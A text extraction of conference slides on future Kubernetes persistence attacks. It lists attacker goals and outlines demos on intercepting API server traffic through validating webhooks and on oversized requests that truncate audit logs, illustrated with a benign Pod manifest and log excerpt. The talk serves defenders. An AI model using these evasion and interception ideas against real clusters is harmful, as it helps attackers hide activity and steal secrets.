

SESSION ID:CSV-F01

Advanced Persistence Threats: The Future of Kubernetes Attacks

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κύβερνήτης?




A highly reliable distributed system for running other people's code as root next to your mission critical data and secrets




kubernetes

A highly reliable distributed system for orchestrating and managing container workloads on a fleet of auto-scaling compute resources via a single API


Early K8s Arch Diagram




Kubernetes Architecture



Overwhelmed? Please see the CNCF Trail Map. That and the interactive landscape are at l.cncf.io



More complexity, more problems



GROWTH



Level Up



Kubernetes comes at you fast!



The cloud has a silver lining




A close-up photograph of a young woman with dark, curly hair. She is looking slightly to her right with a thoughtful expression. Her left hand is resting against her head, with her fingers partially hidden in her hair. She is wearing a dark, zippered hoodie. The background is a soft-focus indoor setting with a red object visible behind her.

Looking Forward

What might an attacker want to do?

to do :

- ~~get into the cluster~~
- steal the administrator's keys
- cover tracks
- exfiltrate data
- establish and maintain persistence
- honk in the cloud native garden






DEMO:

Tapping into the API Server data flow


Validating Webhooks

#RSAC



Validating Webhooks

#RSAC





HOUSTON EXPRESS
HAMBURG

A close-up photograph of a clear glass jar lying on its side. The jar is filled with shiny, reflective gold and red glitter. Some glitter has spilled out onto the surface in front of the jar, creating a bright, glowing effect against a solid pink background.


DEMO:

Oversized Requests


Oversized Logs

Request to create a Pod

```
apiVersion: v1
kind: Pod
metadata:
  name: mypod
spec:
  containers:
    - name: nginx
      image: nginx:latest
```



Oversized Logs



Oversized Logs - Correct size

```
▼ authenticationInfo: {  
    principalEmail: "bradgeesaman@lonimbus.com"  
}  
► authorizationInfo: [1]  
    methodName: "io.k8s.core.v1.pods.create"  
▼ request: {  
    @type: "core.k8s.io/v1.Pod"  
    apiVersion: "v1"  
    kind: "Pod"  
    ▼ metadata: {  
        ► annotations: {...}  
        creationTimestamp: null  
        name: "mypod"  
        namespace: "default"  
    }  
    ▼ spec: {  
        ▼ containers: [  
            ▼ 0: {  
                image: "nginx:latest"  
                imagePullPolicy: "Always"  
                name: "mypod"  
                ► resources: {...}  
                terminationMessagePath: "/dev/termination-log"  
                terminationMessagePolicy: "File"  
            }  
        ]  
        dnsPolicy: "ClusterFirst"  
        enableServiceLinks: true  
        restartPolicy: "Always"  
